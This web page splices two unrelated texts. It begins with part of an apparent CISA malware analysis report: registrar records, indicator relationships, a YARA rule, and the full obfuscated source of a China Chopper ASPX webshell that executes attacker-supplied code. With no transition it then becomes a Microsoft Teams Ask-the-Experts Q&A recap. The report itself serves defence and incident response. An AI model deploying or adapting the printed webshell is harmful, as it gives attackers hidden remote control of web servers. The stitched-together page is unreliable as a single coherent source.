key1-dgst: F144A808B4B16BAF5D9998B8A4153C6C405A967007BD4DACE2C60A4D8A0C36C2
source: FRNIC
registrar: HOSTING CONCEPTS B.V.
type: Isp Option 1
address: Kipstraat 3c-5c
address: 3011RR ROTTERDAM
country: NL
phone: +31 10 448 2299
fax-no: +31 10 244 0250
e-mail: sales@openprovider.com
website: https://www.openprovider.com
anonymous: NO
registered: 2005-07-01T12:00:00Z
source: FRNIC
nic-hdl: IANB3-FRNIC
type: ORGANIZATION
contact: ICT Automatisering Nederland B.V.
address: ICT Automatisering Nederland B.V.
address: Munsterstraat 7
address: 7418 EV Deventer
country: NL
phone: +31.889082344
registrar: HOSTING CONCEPTS B.V.
changed: 2019-01-07T13:52:22Z nic@nic.fr
anonymous: NO
obsoleted: NO
eligstatus: ok
eligsource: REGISTRAR
eligdate: 2021-02-08T15:58:27Z
reachmedia: email
reachstatus: ok
reachsource: REGISTRAR
reachdate: 2021-02-08T15:58:27Z
source: FRNIC
nic-hdl: IANB3-FRNIC
type: ORGANIZATION
contact: ICT Automatisering Nederland B.V.
address: ICT Automatisering Nederland B.V.
address: Munsterstraat 7
address: 7418 EV Deventer
country: NL
phone: +31.889082344
registrar: HOSTING CONCEPTS B.V.
changed: 2019-01-07T13:52:22Z nic@nic.fr
anonymous: NO
obsoleted: NO
eligstatus: ok
eligsource: REGISTRAR
eligdate: 2021-02-08T15:58:27Z
reachmedia: email
reachstatus: ok
reachsource: REGISTRAR
reachdate: 2021-02-08T15:58:27Z
source: FRNIC
nic-hdl: FK3162-FRNIC
type: PERSON
address: ICT Automatisering Nederland B.V.
address: Munsterstraat 7
address: 7418 EV Deventer
country: NL
phone: +31.889082344
registrar: HOSTING CONCEPTS B.V.
changed: 2019-01-07T13:52:23Z nic@nic.fr
anonymous: NO
obsoleted: NO
eligstatus: ok
eligsource: REGISTRAR
eligdate: 2021-02-08T15:58:28Z
reachmedia: email
reachstatus: ok
reachsource: REGISTRAR
reachdate: 2021-02-08T15:58:28Z
source: FRNIC
Relationships
| sense4baby.fr |
Connected_From |
cb80a074e5fde8d297c2c74a0377e612b4030cc756baf4fff3cc2452ebc04a9c |
Description
prndrvrn.vbs (cb80a074e5fde8d297c2c74a0377e612b4030cc756baf4fff3cc2452ebc04a9c) attempts to connect to this domain.
0d770e0d6ee77ed9d53500688831040b83b53b9de82afa586f20bb1894ee7116
Tags
webshell
Details
| Name |
owafont.aspx |
| Size |
377 bytes |
| Type |
ASCII text, with very long lines, with no line terminators |
| MD5 |
4bb694523bed3645a1671fa7c6ff0dfb |
| SHA1 |
ad1e0abbb592edf7102c2dbcc9bf99e6fe742d29 |
| SHA256 |
0d770e0d6ee77ed9d53500688831040b83b53b9de82afa586f20bb1894ee7116 |
| SHA512 |
080b8bd560244427b77428e66558d0fd0c5a3feac735d5be5fc028bcab7b5cf7066674b54c81375f5291210d6bfb2afa7eb493a62f33e9a5b53f2ecf510bfe50 |
| ssdeep |
6:aEm70Vqp9skhXxFTrI8LwgHluPkcuG6LNSkbnKRWRt7GTS+3fGlEc39BDz:u70V4XDTrIwwgHlubyNSkhzQ3vGm6/ |
| Entropy |
5.292561 |
Antivirus
No matches found.
YARA Rules
- rule CISA_3P_10327841_03 : CHINACHOPPER webshell
{
meta:
Author = “CISA Trusted Third Party”
Incident = “10327841”
Date = “2021-03-26”
Actor = “n/a”
Category = “Webshell”
Family = “CHINACHOPPER”
Description = “Detects iteration of China Chopper webshell server-side component”
strings:
$first_bytes = “<%”
$replace = “.Replace(“/*/”,””)” nocase
$eval = “eval” nocase
$toString = “tostring” nocase
$length = “length” nocase
condition:
all of them
}
ssdeep Matches
No matches found.
Description
This file is an iteration of the China Chopper webshell server-side component. It has been customized and obfuscated to avoid string-based signature or rule detection. The webshell was observed being placed on a network with an active SUNSHUTTLE/GoldMax infection. The webshell would provide the actor with an alternative method of accessing the network if the SUNSHUTTLE/GoldMax infection was remediated.
The main command executed is:
eval(eval(Request.Item[G0T4oS6pa7FbAl2], unsafe)unsafe)
The components of this string have been obfuscated in two ways
1. The strings have been reversed. There is a function in the script that will reverse these upon execution
2. “/*/” strings have been inserted at various points in the strings. This will prevent any signature detection on words such as “Request” or “unsafe”
Note: The name “China Chopper” does not positively indicate Chinese attribution to this sample, it’s merely the name of a common web shell which was first used by Chinese APT groups but has since been used by many actors. Attribution of this sample is not discussed in this report.
–Begin original script–
<%@ Page Language=”Jscript”%>
<% function ByzjwD(s){
var Ewl = s.Length; var Jcw = “”;
for(var i = Ewl – 1; i >= 0; i–){
var Jcw = Jcw + s[i].ToString();
} return Jcw;
}
var Yhb = ByzjwD(“]/*/”” + ByzjwD(“2lAbF7ap6So4T0G”) + “”/*/[me/*/t/*/I/*/./*/ts/*/eu/*/qe/*/R/*/”).Replace(“/*/”,””);
var Vzc = ByzjwD(“e/*//*/f/*/as/*/nu/*/”).Replace(“/*/”,””);
eval(eval(Yhb,Vzc),Vzc);
%>
–End original script–
Relationship Summary
| 0affab34d9… |
Contains |
d8009ad96082a31d074e85dae3761b51a78f99e2cc8179ba305955c2a645b94d |
| d8009ad960… |
Connected_To |
185.225.69.69 |
| d8009ad960… |
Contained_Within |
0affab34d950321e3031864ec2b6c00e4edafb54f4b327717cb5b042c38a33c9 |
| 185.225.69.69 |
Connected_From |
d8009ad96082a31d074e85dae3761b51a78f99e2cc8179ba305955c2a645b94d |
| 185.225.69.69 |
Connected_From |
fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836 |
| f2a8bdf135… |
Connected_To |
nikeoutletinc.org |
| nikeoutletinc.org |
Connected_From |
ec5f07c169267dec875fdd135c1d97186b494a6f1214fb6b40036fd4ce725def |
| nikeoutletinc.org |
Connected_From |
f2a8bdf135caca0d7359a7163a4343701a5bdfbc8007e71424649e45901ab7e2 |
| f28491b367… |
Contains |
fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836 |
| fa1959dd38… |
Contained_Within |
f28491b367375f01fb9337ffc137225f4f232df4e074775dd2cc7e667394651c |
| fa1959dd38… |
Connected_To |
185.225.69.69 |
| b9a2c986b6… |
Contains |
94c58c7fb43153658eaa9409fc78d8741d3c388d3b8d4296361867fe45d5fa45 |
| 94c58c7fb4… |
Connected_To |
reyweb.com |
| 94c58c7fb4… |
Contained_Within |
b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8 |
| reyweb.com |
Connected_From |
94c58c7fb43153658eaa9409fc78d8741d3c388d3b8d4296361867fe45d5fa45 |
| ec5f07c169… |
Connected_To |
nikeoutletinc.org |
| 4e8f24fb50… |
Connected_To |
megatoolkit.com |
| 4e8f24fb50… |
Dropped |
bc7a3b3cfae59f1bfbde57154cb1e7deebdcdf6277ac446919df07e3b8a6e4df |
| megatoolkit.com |
Connected_From |
4e8f24fb50a08c12636f3d50c94772f355d5229e58110cccb3b4835cb2371aec |
| bc7a3b3cfa… |
Dropped_By |
4e8f24fb50a08c12636f3d50c94772f355d5229e58110cccb3b4835cb2371aec |
| 88cd1bc85e… |
Connected_To |
eyetechltd.com |
| eyetechltd.com |
Connected_From |
88cd1bc85e6a57fa254ede18f96566b33cee999c538902aefc5b819d71163d07 |
| cb80a074e5… |
Connected_To |
sense4baby.fr |
| sense4baby.fr |
Connected_From |
cb80a074e5fde8d297c2c74a0377e612b4030cc756baf4fff3cc2452ebc04a9c |
Recommendations
CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.
- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
- Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).
Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.
Contact Information
CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/
Document FAQ
What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.
Can I submit malware to CISA? Malware samples can be submitted via three methods:
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.
by Contributed | Apr 15, 2021 | Technology
This article is contributed. See the original author and article here.
Last month many of you joined our Ask The Experts (ATE) sessions at Microsoft Ignite, specifically ATE-FS191 – Ask the Expert: Microsoft Teams Manageability and ATE-FS191-R1 – Ask the Expert: Microsoft Teams Security and Compliance. We promised that we would pull together the questions and answers and post them in a blog post, so here we are making good on that promise.
1. How easy is it to retrospectively apply data sensitivity labels at the Teams or channel level?
a. Once you get sensitivity labels enabled and set up to apply to Microsoft 365 groups/sites/teams, you’ll be able to edit a team to apply a label published. See: https://docs.microsoft.com/microsoft-365/compliance/sensitivity-labels-teams-groups-sites?view=o365-worldwide
2. Are shared private channels available to all tenants now?
a. Private channels have been around for a while, but shared channels are not yet available.
3. Are there any plans to allow real-time reporting out of the management solution? Right now, reports are delayed until, at the very least, the meeting or call is over.
a. We will introduce this capability to Private Preview in April 2021.
4. How can an admin retrieve Teams chats if a user leaves the company and/or does a forensic audit must be done?
a. You will need to use content search and eDiscovery investigation. Note that with E5 compliance license, you can put conversations together; with basic eDiscovery, you will get the single chat messages. See: https://docs.microsoft.com/microsoftteams/ediscovery-investigation
5. Will there be a way to find which apps are being used by a team?
a. Yes, use the app usage reports by using a Graph call to enumerate apps installed per team. See: https://docs.microsoft.com/graph/api/team-list-installedapps?view=graph-rest-1.0&tabs=http
6. Will the Teams client installer change from being profile-based to computer-based? Customers mentioned that they had shared devices in learning spaces that they want to update, so users don’t have to wait or, in some cases, quit Teams and re-launch before class.
a. Yes, you can install per machine. See: https://docs.microsoft.com/microsoftteams/teams-for-vdi
7. Will we ever get the ability to delete Teams chats? Customers have mentioned that chats are really cluttered right now without this function.
a. Yes, you can do this with Retention Policies at compliance.microsoft.com. You can age conversations that are greater than a specific number of days.
8. Does Microsoft have a recommended Teams naming taxonomy/naming convention?
a. No, best practice is to follow your organization’s guidelines/requirements and take advantage of custom dictionary/taxonomy controls like preventing names. My personal recommendation is always leave room for organizational growth/expansion when creating your taxonomy.
9. Is there a way to report on activity outside the 90 days? Customers have mentioned that extended unused Teams that need to be cleaned, but identifying them might be problematic?
a. You can use the Graph API for that purpose. It can access historical data up to a year.
10. Are there any good resources for managing Teams sprawl, guest users, and general Teams hygiene?
a. You can restrict the creation of Teams and put a gating process in front of it. You can get creative with Forms and Flows via Power Automate to have users submit requests and then the helpdesk can create the team.
11. Can you manage Teams membership via a domain security group?
a. Currently, you cannot manage Teams membership using an AD security group. The Office 365 Group membership drives Teams membership, and as of right now, you cannot add nested groups to an Office 365 Group.
12. When will real-time/live analytics be available for Teams Live Events and traditional Teams meetings? It is challenging right now as an admin to troubleshoot exec calls for townhall-type sessions.
a. This feature is coming in April 2021.
13. Could someone give a basic overview of the purpose of the Network Planner in the Teams Admin Center?
a. The Network Planner is meant to give you an idea of what the impact of Teams will be on your network. It allows you to define all your network subnets and user personas so that you can pre-determine the network impact of Teams.
14. Can you talk about the controls or policies for Teams Connect regarding adding external people to channels? How are the permissions different than that for external guests today?
a. Guest access uses guest accounts that are created in the source Azure AD hosting the guest access. Teams Connect, or shared channels, does not use this method; it works by allowing federated Teams users to have access to the shared channel. Expect to have more published on this in the coming weeks.
15. Is there a Microsoft recommended solution or app to install in Teams to manage user requests for creating new Teams?
a. There is no Microsoft recommended solution I’m aware of for this. However, approaches I have seen work well involve using PowerApps that have users submit their Team request and then have the back-end helpdesk review the request and approve/reject the request. You can create some pre-checks in the flow to see if the team already exists, for example.
16. With the coming enhancements to Teams meetings recordings around captioning/speech to text, will this be discoverable with core and/or advanced eDiscovery?
a. Yes, the plan after the Stream migration of the recordings to OneDrive and SharePoint will have this functionality to retain and search with eDiscovery.
17. I have not seen wherein Teams policy in Admin Centre changed to OneDrive from Stream, is it global or group based?
a. It has been rolled out globally to most tenants, and you can delay it through PowerShell. The change is done via PowerShell today, it can be set on meeting policy level, and if it is not available yet in your tenant, you can follow this guide: https://docs.microsoft.com/microsoftteams/tmr-meeting-recording-change. It should, however, be default for all tenants.
18. We have a ton of distribution groups created on-prem and maintained with scripts. How can we use these existing groups to create and maintain Teams?
a. There are few steps you may need to consider for this: (1) Clean up the distribution groups; (2) Sync your on-prem AD with Azure AD; convert your distribution group to a Microsoft 365 group; create a team from the Microsoft 365 group. Keep in mind when you do so, the membership management will be within the converted Microsoft 365 Group after you upgrade the distribution list.
19. Will it be possible at some point to specify policies for a user group to block them completely from all external communication?
a. You can create an ExternalAccessPolicy and use New-CsBatchPolicyAssignmentOperation to assign it to multiple users at a time, based on a group in AAD regularly, though, it will not automatically add it to new users in the group.
20. We need to record all calls for our call center associates. Is there a way to make this based on group membership?
a. Compliant call recording is possible through third parties such as Verint and Numonix. I would reach out to them to check for this functionality. It should be possible in a direct routing configuration.
21. Is it possible to enable guest access per Team like you can in SharePoint, or is it all or nothing?
a. Yes, you can restrict guest access for certain Teams (Office 365 groups). The configuration is only performed via PowerShell. See: https://docs.microsoft.com/microsoft-365/solutions/per-group-guest-access?view=o365-worldwide
22. Any plans to consolidate Guest and External entities for 1:1 chat (not switching organization and minimizing end-user confusion)? Also, group chat with External entities without having to switch organizations.
a. Guest access and External access will continue to function as they are, as they each have their own use cases. However, with the new Teams Connect, you will have channels shared outside of your tenant into an external user tenant.
23. How come policies take forever to roll out – up to days??
a. It can take time, usually 2 – 4 hours. I would recommend periodically logging out and clearing cache, and logging back in. If it persists for more than a day, I recommend raising a ticket to Microsoft support. That seems like a very long time.
24. Is it possible for end-users to create a team in a different domain than the default? We would want them to be able to pick the domain; for example, teams.company.com.
a. Yes! See: https://docs.microsoft.com/microsoft-365/solutions/choose-domain-to-create-groups?view=o365-worldwide
25. Are there any licensing requirements to be able to add members of a group to a private team?
a. There are no specific license requirements.
26. Is there a way to list all applications in Teams and which are enabled or disabled?
a. Yes, in admin.teams.microsoft.com you can see all apps and enable/disable them.
27. Hello, I work at a school with children from 4 till 18 years old. In the last couple of weeks, we have some students who like to start big group chats and add a lot of (younger) students. In these chats, there is a lot of swearing and cursing. We want to protect our younger students from this, and I am wondering if there is an option that can block being added to a group chat or at least give them a choice of being added. I know it is possible to disable the chat for these users, but that has a lot of impact on their schoolwork. I know it is not a specific security question, but it is a safety question to protect our (younger) students, but this can be a security question too if there is a breached account.
a. Have a look at Communication Compliance: https://docs.microsoft.com/microsoft-365/compliance/communication-compliance?view=o365-worldwide
28. I want to enforce MFA for all guest accounts to create secure Teams channels. Should the guest accounts have any Microsoft licenses to use MFA with their respective domain accounts?
a. You can use Conditional Access for this. The license model here is based on the licenses you have in your tenant.
29. SafeLinks are coming to Teams (which is good). Will the SafeLinks wrapper be visible to Teams participants? If so, some may read “protection.outlook.com” and assume the link to Microsoft.
a. SafeLinks act the same as they do in Outlook.
30. How can we ensure the coherence/governance of all the controls/labels we put in place? Any tool/method to use before diving into Teams configuration?
a. This is all controlled from the Compliance Center under Information Protection, where you can implement your labels and label policies.
31. Can we use the OCR example to check that sent pictures in Teams don’t contain privileged info?
a. You can use Advanced eDiscovery to check this.
32. Is it possible to prevent your users from joining Teams meetings hosted by external orgs? Currently, everyone can click on a Teams meeting link someone sent to them, and that will either load their Teams client, and they will join as authenticated or via browser as anonymous?
a. No, if the meeting or Live Event is available to “everyone”.
33. How is end-to-end encryption 1:1 different compared to an average Teams meeting?
a. E2EE is encrypted same “key” from start to endpoint, with no interception. Teams standard is encryption in transit and at rest so customers can access content as needed.
34. Is there a possibility to invite external users within channels and manage permissions on a per folder basis within the channel so that R/RW is possible within a channel and subfolders?
a. You can use granular SharePoint permissions for this.
35. Who can follow up on GDPR requests from attendees of a meeting held a while ago and provide them information on what data has been collected from them?
a. You can use the Data Subject Request (DSR) case tool by the compliance administrator. See: https://docs.microsoft.com/compliance/regulatory/gdpr-manage-gdpr-data-subject-requests-with-the-dsr-case-tool
36. What levels of staff will be able to turn on E2E encryption? IT staff generally do not lose passwords.
a. IT will have full control over what users/user groups can opt into E2EE.
37. Can you use a retention policy to prevent team owners from deleting a team?
a. Not at this time, but a retention policy will ensure all the files are saved for compliance purposes. Be mindful that Teams retention policies must exist on their own, independent of other Teams workloads. So, you need to have EOL policy for 1:1 chats, Microsoft 365 groups for group chat, and SPO policy for files held in teams
38. Is there any way to stop anyone from sharing files in Teams? We have certain locations where they don’t want to use it for file sharing.
a. Those policies are the ones set in OneDrive and SharePoint. You would need to adjust those there.
39. Is it possible having a person out of the company, out of my network become part of the Organizer Team in a Teams Live Event and so actively contribute?
a. Yes, that’s possible. Either as a Guest in your org, or they have an AAD account in their own org. There will also be improvements coming to this to make it easier.
Thank you again if you attended these sessions. We hope this recap helps you as you continue to support Teams for your customers and organizations.
For more information about all the exciting announcements around Microsoft Ignite, be sure to check out the recap episode on Inside Microsoft Teams. We have special guests Mary Jo Foley, Paul Thurrott, and Brad Sams in this episode that you don’t want to miss out.


Recent Comments